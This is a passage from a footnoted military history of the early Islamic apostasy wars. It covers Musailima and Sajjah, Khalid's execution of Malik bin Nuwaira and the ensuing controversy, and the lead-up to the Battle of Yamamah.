And no blame shall fall upon you.
Onward to Yamamah! **4**

1. The location of Hazn is not certain, but according to local information in Hail, it is the same as the area of Hazm which lies between Samira and Butah. This seems to fit in with Yaqut's statement (Vol. 1. p. 661) that it was near Butah.
2. Tabari: Vol. 2, p. 496.
3. Nabbaj is the present Nabqiya (also called Nabjiya by the inhabitants) 25 miles north-east of Buraida. Now it is a village; then it was a sizeable town.
4. Tabari: Vol. 2, p. 498.

Musailima the Liar was the most formidable of the enemies of Islam who rose to threaten the existence of the new state. He was the son of Habib, of the Bani Hanifa, which was one of the largest tribes of Arabia and inhabited the region of Yamamah.

Musailima first mounted the stage of history in late 9th Hijri, the Year of Delegations' when he accompanied a delegation of the Bani Hanifa to Madinah. The delegation included two other prominent men who were to exercise a profound influence on Musailima and his tribe-one in aiding Musailima's rise to power and the other in saving

the tribe from destruction. These men were, respectively, Nahar Ar-Rajjal bin Unfuwa 1 and Muja'a bin Marara.

The delegation arrived at Madinah. The camels were tied in a traveller's camp, and Musailima remained there to look after them while the other delegates went in. They had talks with the Prophet, submitted to him and embraced Islam. As was his custom, the Prophet presented gifts to the delegates, and when they had received their gifts one of them dropped a hint: *"We left one of our comrades in the camp to look after our mounts."* The Prophet gave them gifts for him also, and added, ***"He is not the least among you that he should stay behind to guard the property of his comrades."*** 2 These words were to be used by Musailima later to his own advantage.

On their return, this delegation passed on the message of Islam and established the new faith among the Bani Hanifa. The whole tribe was converted. They built a mosque at Yamamah and started regular prayers.

Thus some months passed. Then Musailima resiled from his faith and proclaimed his own prophethood. He gathered the people and, referring to Muhammad, addressed them: *"I have been given a share with him in this matter. Did he not say to our delegates that I was not the least among them? This could only mean that he knew that I had a share with him in this matter."* 3 (The matter was the prophethood.)

He then dazzled the crowd with his marvellous tricks. He was a superb conjuror and could do what no one had done before. He could put an egg in a bottle; he could cut off the feathers of a bird and then stick them on so the bird would fly again; and he used this skill to persuade the people that he really was divinely gifted. He took to addressing gatherings as an apostle of Allah, and would compose verses and offer them, as Quranic revelations. Most of his verses extolled the superiority of his tribe, the Bani Hanifa, over the Quraish. Some, however, were utterly ridiculous, like the following,

Allah has blessed my wisdom.
It is as strong as the gust that blows
From between the belly and the intestines! 4

And the people marvelled at his wisdom and flocked to him. Strangely enough they did not doubt or dispute the divine mission of Muhammad. They accepted Muhammad as the apostle of Allah. But they also accepted Musailima as co-prophet-which is all that Musailima claimed.

Gradually the influence and authority of Musailima increased. Then one day, in late 10 Hijri, he wrote to Prophet Muhammad:

"From Musailima, Messenger of Allah, to Muhammad, Messenger of Allah. Salutations to you. I have been given a share with you in this matter. Half the earth belongs to us and half to the Quraish. But the Quraish are a people who transgress."

1. Some early historians have given this man's name as Rahhal.
2. Ibn Hisham: Vol. 2, pp. 576-7.
3. *Ibid*
4. *Ibid*

In reply the Holy Prophet wrote to Musailima:

"In the name of Allah, the Beneficent, the Merciful. From Muhammad, Messenger of Allah, to Musailima the Liar. Salutations to whosoever follows the Guidance. Lo! The earth belongs to Allah. He gives it to whomsoever He chooses from among His servants. And the Hereafter is for the virtuous." 1

The impostor was henceforth known as Musailima the Liar!

Now Nahar Ar-Rajjal, whom we have mentioned earlier as a member of the Bani Hanifa delegation, came into action. This man had stayed behind at Madinah when the rest of the delegation returned home; and had attached himself to the Holy Prophet, from whom he acquired a great deal of knowledge about Islam. He learnt the Quran and rose in stature as a close and respected Companion of the Prophet. In a few months he had built up an enviable reputation as a devout and virtuous Muslim, and so he became known over most of Arabia.

When reports of the spread of Musailima's mischief became more alarming, the Holy Prophet began to consider ways and means of countering the influence of the Liar. Yamamah was too far away for a military operation, so he decided to send a man to work against Musailima amongst the people. And who could be better suited to this task than Rajjal? He was a chief of the Bani Hanifa, he had learnt the Quran; he had acquired wisdom and grace at the feet of the Prophet. And so Rajjal was sent by the Prophet to undo the mischief that Musailima had wrought at Yamamah.

As soon as he arrived at Yamamah, the rascal declared that Musailima was indeed a prophet. *"I have heard Muhammad say so"*, he lied 2 and who could doubt the words of this respected Companion! The arrival of the renegade proved a windfall for Musailima, and the Bani Hanifa came in even larger numbers to swear allegiance to 'Musailima, Messenger of Allah!'

Musailima and Rajjal now formed an evil and accursed partnership. Rajjal became the right hand man of Musailima, and the impostor made no important decision without consulting him.

With the death of the Holy Prophet, Musailima's hold over the Bani Hanifa became total. People flocked to him, and Musailima began making his own rules in matters of moral and religious conduct. He made alcohol lawful. He also ordered that once a man had fathered a son he would live in celibacy unless the son died, in which case women were permitted to him until he got another son.

His people began to believe that Musailima had miraculous powers, and Rajjal helped foster this image. Once Rajjal suggested that he stroke the head of every newborn babe, as Prophet Muhammad used to do as a form of blessing. Orders were issued accordingly. Thereafter every newborn babe in Yamamah was brought to Musailima to have its head stroked. Historians narrate that when these infants had grown to full manhood or womanhood, they did not have a single hair on their heads! But it this was not, of course, known till after Musailima's death. Many are the instances of Musailima emulating the acts of Muhammad with opposite and disastrous results.

Though all the Bani Hanifa followed him, not all believed in his divine mission, certainly not the intelligent ones. Some accepted him for political convenience or for reasons of

personal advancement while many were motivated by feelings of tribal loyalty. One day Musailima appointed a new man as Muazzin, to call the men to prayer. This man, Jubair bin Umair, was a doubter. Instead of the words "I bear witness that Muhammad is the Messenger of Allah", in which the name of Musailima had to be substituted for that of Muhammad, this new *muazzin* **3** called, at the top of his voice: *"I bear witness that Musailima thinks he is the messenger of Allah."* **4**

Once a man-a clear headed fellow-who had never seen Musailima before came to visit the impostor. When he got to the door of Musailima's house, he asked the guard *"Where is Musailima?" "Silence!"* replied the guard. *"He is the messenger of Allah." "I shall not accept him as such until I have seen him",* asserted the visitor, whose name was Talha.

1. Ibn Hisham: Vol. 2, pp. 600-1
2. Tabari: Vol. 2, p. 505.
3. One who calls the Adhan - the call to prayer
4. Balazuri: p. 100.

The visitor met the impostor. *"Are you Musailima?"* he enquired.

"Yes."

"Who came to you?"

"Rahman." (i.e. the Beneficent One).

"In light or in darkness?"

"In darkness."

"I bear witness", declared Talha, *"that you are an impostor and Muhammad is genuine. But an impostor from our tribe is preferable to a true one from the Quraish."* **1** This man later fought and died beside Musailima.

In appearance Musailima was terrible. A short?statured man, though immensely strong, he had a yellow complexion, small, close-set eyes and a flat nose. He was extremely ugly. But as often happens with very ugly and evil men, he had an irresistible fascination for women. They could not say "No!" He was such a talented and unscrupulous Casanova that no woman left alone with him could resist his advances or escape his devilish charm.

But Sajjah the impostress did not know this facet of Musailima's many-sided character as she set out for Yamamah. She would soon learn!

Sajjah marched with her army towards Yamamah. Musailima came to know of this move and was perturbed, for he did not know whether her intentions were hostile or friendly. He could certainly defeat her army in battle, but Ikrimah with his corps was camped some distance to the west, and Musailima had been waiting for several weeks for the Muslims to advance. If Ikrimah were to move at the time when he was engaged with the army of Sajjah, he would be in a most vulnerable position. It would mean simultaneous war with two enemies, Sajjah and the Muslims. Musailima decided to win over Sajjah and

neutralise her. He knew how to deal with her: he would handle her as he would handle any woman, the art of which he knew so well.

He sent a message to Sajjah not to bring her warriors, as there was no work for them at Yamamah. She could come alone for talks. Consequently Sajjah left her army in camp and rode forward with 40 of her warriors to meet Musailima the Liar. She arrived at Yamamah to find the gate of the fort closed, and she received Musailima's instructions to leave her men outside and enter alone. Sajjah agreed, and leaving her 40 followers to bide their time in a camp, entered the fort.

Musailima had had a large tent pitched for her in the courtyard of his house. Since the weather was chilly, he had the tent properly heated so that she would be comfortable. And he had a certain incense burning in the tent that would affect Sajjah's senses in the way that he desired. It would make her shed her inhibitions!

She entered the tent. Some time later Musailima also entered. They were alone. The impostor began to talk, weaving a spell over the woman. He talked of Allah and of politics, of the trouble that he was having with the Quraish who were as numerous as 'the scales of a fish'.

After this preamble he said, *"Tell me of our revelations."*

"A woman should not begin", she replied. *"You tell me first what has been revealed to you."*
She gazed at him with awe as he intoned, as if reciting a Quranic verse:

Do you not see your Lord?
How he deals with pregnant women? He extracts a living being
From between the belly and the intestines.

1. Tabari: Vol. 2, p. 508.

"And what more?" she asked excitedly.

"He has revealed to me", continued Musailima, *"that He created woman a receptacle and, created man as her mate, to enter her and leave her at his pleasure. And then a little lamb is brought forth!"*

Sajjah was fascinated. *"You are indeed a prophet!"* she gushed.

Musailima moved closer. *"Do you feel like marrying me?"* he asked. *"Then with my tribe and yours I shall eat up the Arabs."*

"Yes", she answered. **1** Musailima had conquered again.

She stayed with him for three days, then he sent her back to her army. On arrival at her camp, she assembled the elders of the tribe. *"I have found the truth"*, she declared. *"I have accepted him as prophet and married him."*

The elders were not a little surprised. *"Has he given you a wedding gift?"* they asked. Sajjah confessed that she had received no wedding gift.

These elders knew a little more about Musailima than she did, and feared that their girl had been taken for a ride. *"Then go back to him"*, they insisted, *"and do not return without a wedding gift."*

Again Sajjah rode with her 40 companions to Yamamah. Musailima saw her coming and closed the gate of the fort. *"What is the matter?"* he asked angrily from within.

"Give me a wedding gift" she pleaded from outside.

Musailima thought for a moment, and then replied, *"I give you a wedding gift for all your people. Announce to your followers that I, Musailima bin Habib, Messenger of Allah, remit two of the prayers that Muhammad had imposed-the prayer of the early morning and the prayer of the night."* **2**

With this wedding gift Sajjah returned to her army.

A few days later, wishing to establish more durable ties with her people than those of the tent in his courtyard, Musailima sent an envoy to Sajjah. He offered her political and economic partnership: she could have half the grain of Yamamah. Sajjah refused. But Musailima sent his envoy again to insist that she accept at least a quarter of the grain. She accepted this and left for Iraq. This happened around late October 632 (late Rajab, 11 Hijri), shortly before Ikrimah's clash with Musailima.

Musailima had finished with her. And she had finished with politics and prophethood. She took up residence amongst her mother's tribe and lived in obscurity for the rest of her life. Later she embraced Islam and was believed to be a pious and virtuous Muslim. During the caliphate of Muawiyah she moved to Kufa, where she died at a ripe old age.

1. Tabari Vol. 2, p. 499.
2. *Ibid*.

Chapter 15

(The End of Malik ibn Nuwaira)

Page 1

"We were like the drinking-mates of Jadhimah
For a time, till it was said we would never separate.
We spent the best days of our lives, but before us
Death had destroyed the nations of Kisra and Tubba'.
When we parted it was as though Malik and I,
Despite long association, were never together for even a night."
[Mutammim bin Nuwayrah, mourning the death of his brother Malik.]**1**

When, after finishing with Salma and her followers, Khalid gave orders for the march to Butah against Malik bin Nuwaira, he had no suspicion that some of his own men would oppose his plan. Preparations for the move were carried out as ordered, but when the time to march came, a large group of his soldiers refused to move.

These were the Ansars. Their elders came to Khalid and said that they would not march to Butah. *"What you plan now"*, they asserted, *"was not included in the instructions of the Caliph. His instructions were to fight at Buzakha and free this region of apostasy. Thereafter we were to await his instructions."*

Khalid was surprised at this statement. He had no intention of letting this group, even if it was a highly honoured group of Companions, deter him from conducting operations as he saw fit. *"That may be the Caliph's instructions to you,"* he replied, *"but his instructions to me were to operate against the infidels. In any case I am the commander of this force. I am better informed of the situation than you are. If I see an opportunity for which I have received no instructions, I shall certainly not let it slip by. Should we be faced with a challenge for which there were no instructions from the Caliph, would we not accept it? Malik bin Nuwaira is there, and I shall go to fight him. Let the Emigrants and those who are willing follow me. The others I shall not compel."* 2

Khalid marched off without the Ansars.

Hardly an hour had passed when the Ansars realised the seriousness of their error in refusing to march with the rest of the corps. *"If they meet with success, we shall be left out of it"*, said one. Others added, *"And if they come to grief, nobody will ever talk to us again."* Their minds were soon made up. They sent a fast rider after Khalid to say, *"Wait! We are coming."* Khalid waited until they had joined him and then resumed the march to Butah.

During the first week of November 632 (mid-Shaban, 11 Hijri) Khalid arrived at Butah, all set for battle. But Butah had no opposition to offer. There was not a single warrior in sight.

When Sajjah the impostress left Arabia for Iraq, Malik bin Nuwaira began to have second thoughts about the part that he had played in the conspiracy against Islam. He received reports of how the Sword of Allah had destroyed the army of Tulaiha, and also heard of the swift and severe punishment Khalid had meted out to the murderers of Muslims. Malik was afraid. With the departure of Sajjah he had lost a strong ally, and he felt abandoned, betrayed.

He began to realise the seriousness of his action in making a pact with the impostress. His guilt of apostasy was clear and could not be disputed. Then came reports that Khalid had defeated Salma and was now marching in the direction of Butah. Malik was a brave man, but he did not feel up to fighting Khalid.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 6 P.394.
2. Tabari: Vol. 2, p. 501. From this exchange it would appear that Khalid's decision to march to Butah was his own and not part of the over-all plan of the Caliph, but again according to Tabari (Vol. 2, pp. 480, 483) Abu Bakr's instructions to Khalid definitely included Malik bin Nuwaira at Butah as the next objective after Tulaiha had been dealt with. Perhaps Khalid's men did not know that the Caliph had given this task to their commander.

Feeling helpless and forsaken, Malik decided to save what he could from the wreckage. He would atone for his crimes by repentance and submission, which was also a political necessity, for there was nothing else that he could do. Malik gathered the clan of Bani Yarbu' and addressed them as follows:

"O Bani Yarbu'! We disobeyed our rulers when they called upon us to remain steadfast in faith. And we prevented others from obeying them. We have come to no good."

"I have studied the situation. I see the situation turning in their favour while we have no control over it. Beware of fighting them! Disperse to your homes and make peace with them." **1**

Under these orders his warriors dispersed. Malik then went quietly to his house, not far from Butah, to be consoled by the charming Laila.

In one more gesture to show his change of heart, Malik collected all the tax that was due to Madinah and sent it to Khalid, who was on the march to Butah when the envoys bringing the tax met him. Khalid took the tax, but did not accept this as sufficient atonement, for the tax was in any case due as an obligation.

"What made you enter into a pact with Sajjah?" Khalid asked the envoys. *"Nothing more"*, they replied, *"than a desire for tribal revenge against our feudal enemies."* **2**

Khalid did not question the envoys further, but retained his suspicions. This could be a trick to lull him into a false sense of security and draw him unsuspecting into an ambush. Ever since the ambush at Hunain, Khalid had never relaxed his vigilance. He continued the advance as a military operation against an armed opponent.

Khalid found Butah undefended and unmanned. There was no army to fight-not even an occasional group of soldiers. He occupied Butah and sent out mounted detachments to scour the countryside and deal with the apostate clans of the tribe of Bani Tamim. To the commanders of these detachments, he repeated the instructions of the Caliph-on approaching any clan, they would call the *Adhan*, if the clan responded with the *Adhan*, it would be left alone; if it did not, it would be attacked.

The following day a detachment commanded by Dhiraar bin Al Azwar got to the house of Malik bin Nuwaira, where Dhiraar seized Malik and Laila and a few men of the Bani Yarbu'. The other detachments had no trouble, for all the clans submitted without opposition.

Malik and Laila were ushered into the presence of Khalid, Malik appearing as a rebel and apostate chief on trial for crimes against the State and Islam. He looked defiant, true to the nature of a proud, noble?born chieftain who faced the trials of life with dignity. He could not be humble.

Khalid began to talk. He spoke of the crimes that Malik had committed and the damage that he had done to the cause of Islam. Then Khalid asked him some questions. In his reply, Malik referred to the Holy Prophet as "your master". Khalid was angered by the unrepentant and supercilious attitude of the accused. He said, *"Do you not regard him as your master?"* **3**

Khalid felt convinced that Malik was guilty, that he remained an unbeliever. He gave the order for his execution. Dhiraar took Malik away and personally carried out the sentence. And it was the end of Malik bin Nuwaira.

Laila became a young widow, but not for long. That same night Khalid married her! She had hardly made up her mind to mourn her departed husband when she became a bride again, this time of the Sword of Allah!

When Khalid announced his intention of marrying Laila some Muslims did not take kindly to the announcement. Some even began to suggest that perhaps Malik was not really an unbeliever but had returned to the Faith, that perhaps Khalid had ordered his execution in order to be able to have Laila for himself. One man in particular, Abu Qatadah, a Companion of high standing, remonstrated with Khalid, but Khalid put him in his place with a few well-chosen words. Feeling slighted and angry at what he regarded as Khalid's high-handedness, Abu Qatadah next day mounted his horse and set off at a gallop for Madinah. On arrival at the capital, he went straight to Abu Bakr and told him that Malik bin Nuwaira, was a Muslim and that Khalid had killed him in order to be able to marry the beautiful Laila. This Abu Qatadah was the same man who, shortly after the conquest of Makkah, had ridden to the Holy Prophet and complained that Khalid had ruthlessly killed the Bani Jazima despite their surrender. His disapproval of Khalid was not new.

1. Tabari: Vol. 2, Pp. 501-2.
2. *Ibid*
3. *Ibid*: Vol. 2, p. 504.

Abu Bakr, however, was not pleased to see Abu Qatadah, especially as he had left the army without his commander's permission. *"Return at once to your post!"* ordered the Caliph; and Abu Qatadah rode back to Butah.**1**

But even before he had gone his words were all over Madinah. They were heard by Umar who leapt to his feet and rushed to Abu Bakr. *"You have appointed a man to command"*, he said, *"who kills Muslims and burns men alive."* **2** Abu Bakr was not impressed. He had clear evidence of Malik's distributing the tax money on getting news of the Prophet's death and of his pact with Sajjah. There was no doubt about Malik's apostasy. As for burning men alive, the Caliph had himself ordered that those apostates who had burnt Muslims alive would be treated in like manner. **3** Khalid had burnt no others.

Umar continued: *"There is tyranny in the sword of Khalid. He should be brought home in fetters. Dismiss the man!"*

Abu Bakr knew that there was little love lost between these two great men. *"O Umar"*, he replied firmly, *"keep your tongue off Khalid. I shall not sheathe the sword that Allah has drawn against the infidels."* By now Khalid was being commonly referred to as the Sword of Allah.

Umar persisted: *"But this enemy of Allah has killed a Muslim and taken his wife!"* **4** Abu Bakr agreed to go into the matter. He sent for Khalid.

By now Khalid had come to know of the resentment that his actions had aroused. He shrugged it off with the words: *"When Allah decides a matter, it is done."* 5 Anyway, a little criticism did not worry Khalid. Then came the summons of the Caliph to present himself at Madinah. Khalid guessed that this was connected with the allegations against him, and was now more than a little worried.

On arrival at Madinah, Khalid went straight to the mosque. In those early days the mosque was not merely a place of worship. It was also a meeting place, an assembly hall, a school, a place of rest, and the centre of civic activity. Khalid was wearing an arrow in his turban as an adornment, and this made him look a bit of a dandy, for most Muslims preferred simplicity in their dress and avoided all forms of ostentation.

Umar was in the mosque and saw Khalid. Livid with anger, he walked up to Khalid, tore the arrow from Khalid's turban and broke it in two. *"You killed a Muslim and snatched his wife"*, Umar shouted. *"You ought to be stoned to death."* 6 Khalid knew that Umar had much influence with Abu Bakr, and fearing that the Caliph might have similar opinions, he turned away in silence.

He next went to see Abu Bakr, who demanded an explanation. Khalid told him the whole story. After due consideration, the Caliph decided that Khalid was not guilty. He did, however, upbraid his general for marrying Laila and thus leaving himself open to criticism, and since there was some possibility of a mistake, as certain people believed that Malik was a Muslim, Abu Bakr ordered the payment of blood-money to the heirs of Malik.

1. Tabari: Vol. 2, pp. 501-2.
2. Balazuri: p. 107.
3. Tabari: Vol. 2, p. 482.
4. *Ibid*: Vol. 2, pp. 503-4; Balazuri: p. 107.
5. Tabari: Vol. 2, p. 502.
6. Tabari: Vol. 2, p. 504.

Khalid came out of the house of the Caliph. His step was light and his manner carefree as he walked to the mosque where Umar sat conversing with some friends. This time Khalid was surer of his position and could afford to repay the compliment. He called to Umar, *"Come to me, O left-handed one!"* 1 Umar guessed that the Caliph had acquitted Khalid. He stood up and without a word marched off to his house.

This matter of Malik and Laila has been the subject of much dispute in Muslim history. Some, quoting sources like Abu Qatadah, have said that the household of Malik had called the *Adhan* and that Malik had returned to the faith before he was taken captive. Others have said that Khalid never ordered the killing of Malik, that the weather was chilly and Khalid had said, *"Warm your prisoners"*, that in certain dialects the same word is used to denote 'warming', and 'killing', thus Dhiraar misunderstood Khalid's order and went and killed Malik.

These versions of the story are, in all probability, not true. They have been offered by factions-one to explain away Umar's hostility towards Khalid and the other to clear Khalid of the possible guilt of murdering a Muslim.

There is no doubt about the apostasy and sedition of Malik bin Nuwaira, his distribution of the tax money, his pact with Sajjah, and the participation of his warriors, on his orders, in the depredations of Sajjah. All historians have, without exception, reported these incidents as facts. There is also no doubt, in the mind of this writer that Khalid ordered the killing of Malik and did so with the honest and sincere conviction that Malik was an apostate and a traitor. But suspicion continued to lurk in the minds of some Arabs, certainly in the mind of Umar, that this was a crime de passion. Umar was further encouraged in this belief by the brother of Malik, who came to see him and told him what a wonderful man Malik was and how tragic it was that he had fallen a victim to Khalid's lust!

The long and short of the whole affair was that Malik was killed and the beautiful Laila with the gorgeous eyes and the lovely legs became the wife of Khalid bin Al Waleed. He would one day pay a very high price for the pleasure!

1. Tabari: Vol. 2, p. 504.

Chapter 16

(The Battle of Yamamah)

Page 1

"Musaylimah! Recant - do not contend,
For in prophethood you have not been given a share.
You lied about Allah regarding His revelation
And your desires are the whims of a stupid fool.
Your people have indulged you instead of preventing you,
But if Khalid comes to them you will be abandoned.
Then you will have no stairway to the heavens
And no path to travel in the earth."
[Thumamah bin Uthal, a Companion from the tribe of Musaylimah]**1**

When Abu Bakr organised the Muslim forces into 11 corps at Zhu Qissa, he appointed Ikrimah, son of Abu Jahl, as the commander of one of them. Ikrimah's orders were to advance and make contact with the forces of Musailima the Liar at Yamamah, but not to get involved in battle with the impostor. Abu Bakr knew better than most of his generals the power and ability of Musailima, and did not wish to risk fighting him with insufficient forces. Since Khalid was his finest general, the Caliph had made up his mind to use him to deal with Musailima after he had finished with the other enemies of Islam.

Abu Bakr's intention in giving Ikrimah this mission was to tie Musailima down at Yamamah. With Ikrimah on the horizon, the Liar would remain in expectation of a Muslim attack and thus not be able to leave his base. With Musailima so committed, Khalid would be free to deal with the apostate tribes of North-Central Arabia without interference from Yamamah. In selecting Ikrimah for this task Abu Bakr had picked a valiant man. Moreover, Ikrimah was anxious to prove his devotion to Islam and atone for his violent hostility to the Holy Prophet before his entry into the new faith.

Ikrimah advanced with his corps and established a camp somewhere in the region of Yamamah. The location of his camp is not known. From this base he kept the forces of the Bani Hanifa under observation while awaiting instructions from the Caliph, and the

presence of Ikrimah had the desired effect of keeping Musailima in Yamamah. However, whether or not he had any intention of ever leaving Yamamah we do not know.

When Ikrimah received reports of the defeat of Tulaiha by Khalid, he began to get impatient for battle. The waiting irked his fiery temperament. Ikrimah was a fearless man and a forceful general, but he lacked Khalid's cool judgement and patience-qualities which distinguish the bold commander from the rash one.

The next development that Ikrimah heard of was that Shurahbil bin Hasanah was marching to join him. Shurahbil too had been given a corps by the Caliph with orders to follow Ikrimah, and await further instructions. In a few days Shurahbil would be with him.

Then came news of how Khalid had routed the forces of Salma the queenly leader of men. Ikrimah could wait no longer. Why let Khalid win all the glory? Why wait for Shurahbil? Why not have a crack at Musailima himself? If he could defeat Musailima single-handed, he would win glory and renown such as would eclipse the achievements of all the others. And what a delightful surprise it would be for the Caliph! Ikrimah set his corps in motion. This happened at the end of October 632 (end of Rajab, 11 Hijri).

A few days later he was back in his camp, having received a sound thrashing from Musailima. Chastened and repentant, he wrote to Abu Bakr and gave him a complete account of his actions, including the inglorious outcome. Shurahbal also heard the bad news and stopped some distance short of Ikrimah's camp.

Abu Bakr was both pained and angered by the rashness of Ikrimah and his disobedience of the orders given to him. He made no attempt to conceal his anger in the letter that he wrote to Ikrimah. *"O son of the mother of Ikrimah!"* he began. (This was a polite way of expressing doubt regarding the identity of the man's father!) *"Do not let me see your face. Your return under these circumstances would only weaken the resolve of the people. Proceed with your force to Oman to assist Hudaifa. Once Hudaifa has completed his task, march to Mahra to help Arfaja and thereafter go to the Yemen to help Muhajir. I shall not speak to you until you have proved yourself in further trials."* **2** The three men to be assisted were among the 11 corps commanders.

1. *Mukhtasar Sirat al-Rasul sall-Allahu 'alayhi wa sallam*, of Sheikh Muhammad bin Abdul Wahhab.
2. Tabari: Vol. 2, pp. 504, 509.

Smarting under the shame of his ignominious repulse at the hands of Musailima and the harsh words of the Caliph, Ikrimah took his corps and, bypassing Yamamah, marched to Oman.

Shurahbil remained in the region of Yamamah. To ensure that he did not fall into the error of Ikrimah, Abu Bakr wrote to him: *"Stay where you are and await further instructions."* **1**

Having ordered the payment of blood money to the heirs of Malik bin Nuwaira, the Caliph sent for Khalid and gave him the mission of destroying the forces of Musailima the Liar at Yamamah. In addition to his own large corps, Khalid would have under

command the corps of Shurahbil. Another body of Ansars and Emigrants was being scraped together by Abu Bakr at Madinah, and this too would be sent to Butah shortly to join the forces of Khalid. Thus Khalid would command the main army of Islam.

Khalid rode to Butah where his old corps awaited him. Meanwhile the Caliph wrote to Shurahbil: *"You will come under Khalid's command as he joins you. When the problem of Yamamah has been solved, you will proceed with your men to join Amr bin Al Aas and operate against the Quza'a."* **2** This was the apostate tribe, which Usama had punished but not subdued, near the Syrian frontier.

Khalid waited at Butah until the arrival of the Ansars and Emigrants from Madinah, then marched for Yamamah. He was glad to think that the fresh troops of Shurahbil would also be available to him. He did take them under his command, but they were not all that fresh. A few days before Khalid's arrival Shurahbil had given in to the same temptation as Ikrimah, seeking glory, he had advanced and clashed with Musailima. Feeling sorry about the whole affair, Shurahbil expressed his regrets to Khalid, who rebuked him severely.

Khalid was still some distance from Yamamah when his scouts brought word that Musailima was encamped in the plain of Aqraba, on the north bank of the Wadi Hanifa through which, the road led to Yamamah. Not wishing to approach his enemy through the valley, Khalid left the road a few miles west of Aqraba, moved from the south and appeared on the high ground which rose a mile south of the *wadi* opposite the town of Jubaila. **3** From this high ground Khalid could see the entire plain of Aqraba, on the forward border of which stretched the camp of the Bani Hanifa. Khalid established his camp on the high ground. The strength of his army amounted to 13,000 men.

Khalid had not gone many days from Butah when Musailima's agents informed him of the march of the Muslims and of the fact that this was the main army of Islam. The route from Butah to Yamamah came through the Wadi Hanifa, and on the north bank of this wadi, behind Jubaila, lay the plain of Aqraba which marked the outer limit of the fertile region that stretched from Aqraba to Yamamah and further south-east. It was a region of farms and orchards and cultivated fields. Yamamah itself, to be more accurate, was a province rather than a place, with its capital at Hijr, which was also generally, called Yamamah. The Hijr of old stood where Riyadh stands today. **4**

Musailima had no intention of letting the Muslims play havoc with the towns and villages of his people. Consequently he took his army forward to Jubaila, 25 miles north?west of Yamamah, and established his camp near Jubaila, where the plain of Aqraba began. From this location Musailima could not only defend the fertile plains of Yamamah but also threaten Khalid's route of advance, so that should Khalid blunder through the Wadi Hanifa, the Bani Hanifa would fall upon his left flank. And Khalid could not avoid battle here and proceed to Yamamah, because Musailima would then pounce upon his back. (The principle here was the same as applied by the Holy Prophet at Uhud.)

Musailima was ready for battle on the plain of Aqraba with an army of 40,000 warriors, all eager for combat. The two successful actions fought by them against Ikrimah and Shurahbil, both of whom had recoiled from the blows of Musailima, had increased their confidence in themselves and created an aura of invincibility around the Liar. His men were now prepared to sacrifice their very lives in defence of their leader and his cause. And Musailima had no doubt that he would inflict the same punishment upon Khalid as he had inflicted upon his two predecessors.


1. Tabari: Vol. 2, p. 522.
2. *Ibid*: Vol. 2, p. 509.
3. Jubaila is now a small village. According to local tradition, it was then a large town.
4. The village of Yamamah which exists about 50 miles south-east of Riyadh, near Al Kharj, is not the Yamamah of history; not the Yamamah of this battle.

A few days before the arrival of Khalid, Musailima lost one of his ablest commanders-the chief, Muja'a bin Marara, who has been mentioned as one of the important members of the Bani Hanifa delegation to the Holy Prophet. This man had set off with 40 riders to raid a neighbouring clan with which he had an old feud. On its way back from the raid, the group stopped for the night at a pass called Saniyat-ul-Yamamah, a day's march from Aqraba. Muja'a's men slept soundly, but it was their last sleep, for early in the morning the entire group was captured by one of the mounted detachments which preceded the army of Khalid. The apostates were taken before the Sword of Allah.

Khalid questioned them about their faith. In whom did they believe? In Muhammad or in Musailima? Without exception they remained unrepentant. Some sought to meet Khalid half way by suggesting: *"Let there be a prophet from among you and a prophet from among us!"* 1 Khalid was not going to waste his time on such trash, he had them all beheaded with the exception of the leader, Muja'a who was kept in chains as a prisoner. He was a prominent chief and might come in useful as a hostage. With this captive chief in tow, the Muslim army arrived near Aqraba and pitched camp as has already been described. Both armies were now ready for battle.

The actual valley of Wadi Hanifa marked the battle front. On the northern side the bank rose to about 100 feet, rising gently at places, steeply at others, and precipitously at yet others. On the southern side it rose more gently and continued to rise up to a height of 200 feet, a mile away from the valley where Khalid had pitched his camp. On the north bank also lay the town of Jubaila and on the western edge of the town a gully ran down to the wadi. The Muslim front ran along the southern bank for a length of about 3 miles, on the northern bank stood the apostates. The town and the gulley marked the centre of Musailima's army. Behind the apostates stretched the plain of Aqraba; and on this plain, about 2 miles from the *wadi*, stood a vast walled garden known as Abaz. As a result of this battle it was to become known as "The Garden of Death." 2 (See Map 9 below)

MAP 9: THE BATTLE OF YAMAMA



On the following morning the two armies deployed for battle. Musailima organised his 40,000 men into a centre, a left wing and a right wing. The left was under the command of Rajjal, the renegade, the right under Muhakim bin Tufail, and the centre directly under the Liar. In order to strengthen the determination of the men, the son of Musailima, also named Shurahbil, rode in front of all the regiments exhorting them to fight with courage. *"O Bani Hanifa"* he called. *"Fight today for your honour. If you are defeated your women will be enslaved and ravished by the enemy. Fight to defend your women!"* [3]

